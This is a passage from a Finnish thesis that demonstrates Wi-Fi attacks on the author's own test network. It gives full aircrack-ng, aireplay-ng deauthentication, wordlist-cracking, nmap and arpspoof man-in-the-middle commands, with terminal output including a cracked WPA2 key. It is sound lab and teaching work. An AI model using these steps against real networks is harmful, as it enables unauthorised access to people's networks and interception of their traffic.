Ensimmäinen vaihe on aloittaa ympäröivien langattomien verkkojen etsiminen ja katsoa, minkälaisia yhteyksiä ympäriltä löytyy. Langattomien verkkojen monitoroinnilla saadaan erittäin paljon tietoa ympärillä olevista verkoista ja niihin kytketyistä laitteista. Näillä tiedoilla päästään pureutumaan syvemmälle haluttuun verkkoon ja mahdollisesti päästään myös käsiksi siihen kytkettyihin laitteisiin ja täten niiden tiedostoihin.


5.1.1 Verkkokortin asettaminen monitorointitilaan

Kun halutaan nähdä, eli monitoroida tarkemmalla tasolla ympärillä olevia verkkoja, täytyy Kali Linux -kannettavan verkkokortti konfiguroida monitor-tilaan. Tätä ratkaisua lähdetään toteuttamaan Aircrack-ng:llä, joka on yksi monista Kali Linuxin ”tehdasasenteisesta” terminaalityökaluista.

Verkkokortilla voi siis olla kaksi tilaa Managed tai Monitor. Oletuksena kaikki verkkokortit ovat Managed-tilassa, jolloin nettisurffailu onnistuu, koska verkkokortti on silloin kykeneväinen muodostamaan yhteyden saatavilla oleviin tukiasemiin. Kun verkkokortti asetetaan Monitor-tilaan, niin silloin kyseisellä laitteella ei ole mahdollista muodostaa langatonta internet yhteyttä. On myös hyvä muistaa, että kaikki verkkokortit eivät tue monitorointi- ja paketti-injektointitilaa.

Ennen verkkokortin konfigurointia monitorointitilaan, on hyvä tarkastella oman laitteen verkkoyhteyksien tilaa. Tila saadaan selville komennolla iwconfig (kuva 6).


Kuva 6 Iwconfig komennon output



Komento antaa olennaisia tietoja laitteen verkkokortin tilasta. Työssä ei tarkoituksella piilotettu omaa ESSID:tä, joka on ”Testi”, mutta yleisesti ottaen se olisi erittäin suotavaa jokaiselle langattoman lähiverkon omistajalle. ESSID on siis käytössä olevan verkon nimitunnus, joka määritettiin reitittimen asetuksissa. Tästä löytyy kuvakaappaus reitittimen esittelyssä. Kali Linux antaa oletuksena verkkokortin nimeksi wlan0, tätä tullaan käyttämään seuraavissa luvuissa paljon, eri komentojen yhteydessä. Muita tärkeitä huomioita ovat verkon taajuus, joka on tässä tapauksessa 2,4GHz, verkkokortin tila, joka on Managed ja Access Point, joka on tietokoneen MAC-tunnus.

Tässä kohtaa laitteessa on siis vielä toimiva internet yhteys, mutta sillä ei pysty monitoroimaan lähellä olevia yhteyksiä. Jotta monitorointitilan saa päälle, on ajettava verkkokortti alas. Prosessi on neljävaiheinen, ensin ajetaan komento ifconfig wlan0 down. Tämän jälkeen katkaistaan kortin yhteys komennolla airmon-ng check kill, jonka jälkeen internet yhteys katoaa. Seuraavaksi kortti konfiguroidaan haluamaamme monitorointitilaan komennolla iwconfig wlan0 mode monitor. Viimeisenä komentoja ajetaan ifconfig wlan0 up, joka nostaa alas ajetun verkkokortin takaisin käyttöön. Nyt laitteen verkkokortti pitäisi olla oikeassa tilassa ja tämän voi tarkistaa komennolla iwconfig (kuva 7).

Kuva 7 Verkkokortti monitorointitilassa




5.1.2 Ympäröivät langattomat verkot

Kun verkkokortti on monitorointitilassa, voidaan aloittaa kortin kantamalla sijaitsevien verkkojen monitorointi. Ympäröiviä verkkoja monitoroidaan aircrack-ng:n tarjoamilla työkaluilla. Komennolla airodump-ng wlan0, verkkokortti aloittaa monitoroinnin, joka paljastaa kriittisiä tietoja ympäröivistä langattomista verkoista (kuva 8).

Kuvassa (Kuva 7) näkyy valmis, noin minuutin kestänyt verkkojen monitorointi. Ylärivillä nähdään ESSID Testi, joka on opinnäytetyössä käytettävä langattoman verkon tunniste. Saman rivin alussa näkyy langattoman tukiaseman MAC-osoite. Alemmalle riville monitorointi hakee tiettyyn verkkoon kytketyt laitteet ”STATION”-kohdan alle.

Kuva 8 Ympäröivät lähiverkot monitoroituna



Seuraavat tiedot ovat työn onnistumisen kannalta merkittäviä:

- BBSID: 12-merkkinen laitteen MAC-osoite.
- ESSID: Langattoman lähiverkon nimi, jonka jokainen näkee hakiessaan Wi-Fi-yhteyksiä.
- #Data: Kertoo verkossa liikkuvan datan määrän, mitä enemmän dataa, sitä enemmän verkkoa käytetään.
- ENC: Verkon salausprotokolla, joka on nykystandardien mukaan oletuksena WPA2
- PSK: Pre-Shared key eli verkon salasana, jonka löytää oletuksena oman reitittimen takaosasta. Tässä työssä salasanaksi on vaihdettu Kotikissa
- STATION: Tähän kohtaan tulee tiettyyn verkkoon kytkettyjen laitteiden MAC-osoitteet.
- CH: WLAN-kanavanumero, jota yhteys käyttää.

5.2 WPA2 Crack wordlistillä


Opinnäytetyössä käytettävän WPA2-PSK salauksen murtaminen onnistuu parhaiten käyttämällä sanakirjahyökkäystä (Wordlist attack) Tähän on olemassa myös helpompi tapa, jos reititin käyttää WPS-asetusta. WPS-asetus on erinäisten laitteiden, kuten tulostimen pikaliittämiseen tarkoitettu ominaisuus. Jos WPS ei ole näppäimestä aktivoituva, vaan koko ajan päällä, niin tämä ”pika-avain” pystytään murtamaan ilman sanalistaakin erittäin nopeasti. Tässä työssä WPS on poistettu käytöstä, joten sitä asetusta ei tulla avaamaan tämän tarkemmin.

5.2.1 Handshake

Handshake on muiden pakettien joukossa oleva tapahtuma, joka muodostuu, kun kaksi laitetta yhdistävät toisiinsa, eli tässä tapauksessa kodin langaton reititin ja matkapuhelin tai kannettava tietokone. Handshake sisältää neljä pakettia, joita tarvitaan seuraavaan sanalista hyökkäykseen.

Aikaisemmin suoritetulla verkkojen monitoroinnilla saatiin tietoon testiverkon BSSID, eli MAC-osoite ja channel, eli kanava, jota kohde WLAN verkko käyttää. Ensimmäiseksi ajetaan komento Airodumb-ng –bssid <Thomson reitittimen bssid> --channel 6 –write handshake wlan0, joka alkaa vahtimaan valitun verkon liikennettä. Komennon jälkeen nähdään vahditun verkon tietoja, joista pystyy päättelemään paljonko, verkkoa käytetään ja onko siihen kytkettynä laitteita. Komento myös tallentaa kaiken liikenteen handshake-01.cap tiedostoon (kuva 9).

Kuva 9 Handshake tallennettuna



Tämänhetkisistä tiedoista selviää, että testiverkkoon on kytketty jokin laite (kuva 8). Tässä kohtaa täytyisi normaalisti vain odottaa, että joku yhdistää laitteensa kyseiseen verkkoon, jota vahditaan. Heti yhdistyksen jälkeen terminaalin oikeaan ylälaitaan ilmestyisi ilmoitus, että handshake on kaapattu. Tällöin ajettu komento tallentaisi tiedoston määritellyllä ”handshake” -nimellä root-polkuun. Tähän on olemassa kumminkin nopeampi tapa toimia. Yhdistämisen nopeuttamiseksi voimme käyttää Fake Authentication -hyökkäystä. Sen tarkoituksena on poistaa jo verkkoon kytketty laite, niin nopeasti, että käyttäjä ei ehdi sitä

itse edes huomata. Samalla kun aikaisemmin ajettu komento rullaa taustalla, ajetaan toisella terminaalilla aireplay-ng –deauth 4 -a <Thomson reitittimen bssid> -c <kohdereitittimeen kytketty laite> wlan0 (kuva 10).

Kuva 10 Fake Authentication -hyökkäys


```
root@localhost: ~
└# airodump-ng --bssid [redacted]77:14:FC --channel 11 --write handshake wlan0
CH 11 ][ Elapsed: 6 mins ][ 2022-04-03 20:11 ][ WPA handshake: [redacted]77:14:FC

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

[redacted]77:14:FC  -58 100     3915    31956    2  11  130   WPA2 CCMP   PSK  Testi

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

[redacted]77:14:FC  [redacted]65:82:C1  -35   24e- 1e   920    33104  EAPOL  Testi

root@localhost: ~

┌──(root💀localhost)-[~]
└─# aireplay-ng --deauth 4 -a [redacted]77:14:FC -c [redacted]65:82:C1  wlan0
20:10:02  Waiting for beacon frame (BSSID: [redacted]77:14:FC) on channel 11
20:10:03  Sending 64 directed DeAuth (code 7). STMAC: [[redacted]65:82:C1] [ 0|64 ACKs]
20:10:03  Sending 64 directed DeAuth (code 7). STMAC: [[redacted]65:82:C1] [ 0|64 ACKs]
20:10:04  Sending 64 directed DeAuth (code 7). STMAC: [[redacted]65:82:C1] [ 0|62 ACKs]
20:10:04  Sending 64 directed DeAuth (code 7). STMAC: [[redacted]65:82:C1] [ 0|64 ACKs]

┌──(root💀localhost)-[~]
└─#
```

Kuvasta näkyy, että deauthentication on ajettu 4 kertaa ja ylemmän terminaalin oikeaan ylälaitaan on ilmestynyt ”WPA handshake: <Thomson reitittimen BSSID>” (kuva 10). Komento on myös tallentanut onnistuneesti paketin tiedot määritettyyn tiedostoon handshake-01.cap, josta mainittiin ylempänä (kuva 9). Kyseistä tiedostoa tullaan käyttämään myöhemmin wordlist-hyökkäyksessä.

5.2.2 Wordlist

Wordlistejä voi luoda erilaisien ohjelmistojen avulla itsekin, jotka käyttävät tietynlaista logiikkaa muodostaessaan sanalistan, kuten kirjaimien ja numeroiden määrä, alku ja loppukirjain aakkosissa ynnä muuta vastaavaa. Yksi suosituimmista ja tunnetuimmista sanalistoista on rockyou.txt, johon on lisätty välilyönnit ja erikoismerkit sanojen lisäksi. Sitä voidaankin hyödyntää tehokkaasti oikeiden työkalujen avulla. Tässä työssä käytetään suomalaista sanakirjaa, johon on kerätty suurin osa suomen kielen sanoista, tarkemmin ottaen niitä on 90386 kappaletta, joten sillä saa murrettua suhteellisen yksinkertaisen salasanan melko nopeasti (kuva 11).

Kuva 11 Wordlist suomalaisista sanoista



5.2.3 Wordlistin hyödyntäminen WPA2-murrossa

Kun kohdeverkosta on saatu kaapattua handshake ja sanalista on valmis, niin WPA2 salasanan murron voi aloittaa. Kaapattujen handshakepakettien tiedoissa ei ole suoranaisesti verkon salasanaa, mutta sen sisältämät tiedot muodostavat MIC paketin, jota aircrack käyttää etsiessään oikeaa salasanaa sanalistasta. Aircrack siis muodostaa yhden MIC:n aikaisemmin kaapatusta handshakesta ja tekee saman jokaiselle listan sanalle, jota käydään läpi. Kun nämä täsmäävät keskenään, niin salasana saadaan murrettua, mikäli käytetty sana löytyy sanalistasta.

Seuraavaksi komento aircrack-ng handshake-01.cap -w wordlist.txt. Aircrack lähtee nyt suorittamaan sanalistahyökkäystä, jonka kesto riippuu sanalistan koosta ja hyökkääjän tietokoneen suorituskyvystä.

Kuva 12 Salasana löydetty wordlististä

```
root@localhost: ~

[00:00:16] 92922/93086 keys tested (4445.94 k/s)

Time left: 0 seconds                                      99.82%

                    KEY FOUND! [ kotikissa ]


Master Key     : 89 D4 E0 BA 3A 1D E5 33 B6 27 69 91 F0 E1 2C B7
                 14 C9 71 A3 E3 76 84 2F 62 02 60 2D 05 3F 8C 24

Transient Key  : CD DA 05 FC 80 12 69 89 42 0E 1F BF AE 06 5F 08
                 DB 79 4C 79 1D 2A 16 F6 21 A2 B8 8D A2 F9 10 0D
                 EF 74 3F A7 83 9E A4 B6 61 01 72 F2 75 F6 B1 30
                 F0 C5 72 E3 6B C4 54 B7 1F 4D 72 09 6A B9 79 75

EAPOL HMAC     : 99 E6 BF E4 69 5B 88 EA 6E F8 47 23 5F 9D 4B C5


┌──(root💀localhost)-[~]
└─#
```


Huomataan, että yli 90 000 sanan listan läpikäynti kesti vain 16 sekuntia, joten tähän listaan voisi generoida mukaan vielä numerot ja erikoismerkit sanojen eteen ja päätteeksi, jolloin myös monimutkaisempien salasanojen murtaminen onnistuu normaalilla toimistokannettavalla (kuva 12). Jos hyökkääjän koneessa olisi nykyaikainen näytönohjain, kuten esimerkiksi RTX30-sarjalainen ja aircrack-ng konfiguroitaisiin käyttämään prosessorin sijasta näytönohjaimen laskentatehoa, niin äskeisen sanalistan läpikäymiseen olisi mennyt luultavasti muutama sekunti, jos sitäkään.

5.3 Langattomaan lähiverkkoon kytketyt laitteet

Kun kohdeverkon salasana on murrettu ja verkkoon on päästy liittymään, on aika tarkastella, mitä kaikkea pystytään selvittämään pelkästään verkkoon kytkettyjen laitteiden MAC-osoitteen avulla. Tähän on olemassa monia ohjelmistoja erilaisin toiminnoin, mutta käytän tässä työssä perinteistä ja tunnettua Nmappia, eli network mapperia. Kerätyillä tiedoilla pystytään selvittämään, onko laitteissa avoimia portteja, vanhentuneita sovelluksia ja paljon muuta. Käyttämääni langattomaan verkkoon on kytketty puhelimia, älykello, televisio ja kannettavia tietokoneita ja näitä tullaan tarkastelemaan seuraavaksi.

Kun verkon tietoja halutaan etsiä, niin tiedossa pitää olla verkon IP-osoite. Tämä löytyy helpoiten syöttämällä terminaaliin komento ifconfig. Kun lähiverkon verkko-osoite on tiedossa, syötetään terminaaliin komento nmap-sP <lähiverkon IP-osoite>. Komento palauttaa listan kaikista verkkoon kytketyistä laitteista jo tässä kohtaa hyvinkin tarkoilla tiedoilla (kuva 13).

Kuva 13 Lähiverkkoon kytketyt laitteet



Huomataan, että jo yhden komennon jälkeen saadaan verkkoon kytkettyjen laitteiden MAC - ja IP-osoitteet ja laitteiden nimet. Näillä tiedoilla päästään pureutumaan syvemmälle haluttuihin laitteisiin. Aiemmin laite-esittelyssä mainittiin Thomsonin reititin, Samsung Galaxy A40 puhelin ja Windows-testikannettava.

5.4 Man in the middle (MITM)-hyökkäys Windows-työasemalle


Kun kaikki tarvittava tieto lähiverkkoon kytketyistä laitteista on kerätty, niin laitteille voidaan tehdä Man in the middle-hyökkäyksiä. Tällaiseen hyökkäykseen tarvitaan vain kohdekoneen IP-osoite, jonka sai Nmap-ohjelmistoa käyttäen vain muutamassa sekunnissa. Tässä työssä hyökkäys suoritetaan edellä mainitulle Windows-kannettavalle, joka on nimellä DESKTOP-J0733EK (kuva 14).

Kuva 14 Windows-kohdekoneen tiedot

```
Nmap scan report for DESKTOP-J0733EK.lan (192.168.1.75)
Host is up (1.2s latency).
MAC Address: [redacted]94:91:C8 (Intel Corporate)
```

Kun kohdelaitteen ja reitittimen IP-osoite on tiedossa, on aika ryhtyä Thomson reitittimen ja DESKTOP-J033EK välikädeksi. Helpoin tapa tehdä tämä on ARP poisoning. Syötetään ensimmäiseen terminaaliin arpspoof -i eth6 -t <Thomson reitittimen IP> < DESKTOP-J0733EK testikoneen IP>. Ensimmäistä komentoa ei tässä vaiheessa vielä suoriteta, koska sekä Thomsonin reititintä, että kohdekonetta täytyy huijata samanaikaisesti molempiin suuntiin, jotta pääsemme välikädeksi yhteyteen. Avataan toinen terminaali, johon syötetään seuraava komento. arpspoof -i wlan0 -t < DESKTOP-J0733EK testikoneen IP> < Thomson reitittimen IP>. Komento on täysin sama, mutta reitittimen ja kohdekoneen IP-osoitteet ovat toisinpäin (kuva 15).

Kuva 15 Arpspoof valmiina suoritettavaksi



Nyt kun molemmat komennot on ajettu peräjälkeen, niin terminaaleihin pitäisi alkaa ilmestyä arp reply -ilmoituksia puolin ja toisin, niin kuin määriteltiin aikaisemmissa komennoissa. Linux kone siis kertoo Thomsonin reitittimelle olevansa DESKTOP-J0733EK ja DESKTOP-J0733EK olevansa Thomson reititin.

Arp poisonin pyöriessä taustalla, on IP forwarding kytkettävä vielä päälle, jotta reitittimen ja kohdekoneen väliset paketit saadaan kaapattua Linux koneelle. Oletusarvoisesti ip forward on pois käytöstä, joka tarkoittaa sitä, että laite pudottaa sille kuulumattomat paketit pois (kuva 16). Tätä ei MITM-hyökkäyksessä haluta tapahtuvan.

Kuva 16 IP Forwardingin käyttöönotto

Näiden toimintojen aktivoimisen jälkeen voidaan kohdekoneelta testata MITM-hyökkäyksen toiminta. Tämä onnistuu helpoiten avaamalla komentorivin ja syöttämällä arp -a. Komento listaa kaikki verkkoon kytketyt aktiiviset laitteet ja niiden MAC- ja IP-osoitteet. Ensimmäisen komennon aikana MITM-hyökkäys ei ollut vielä käynnissä ja MAC -tai IP-osoitteissa ei näy mitään normaalista poikkeavaa. Toisen komennon aikana hyökkäys on käynnissä ja huomataan, että Linux koneen MAC-osoite on sama kuin reitittimen MAC-osoite. Eli nyt Linux kone huijaa Windows-kohdekonetta ”olemalla” Thomson reititin (kuva 17).

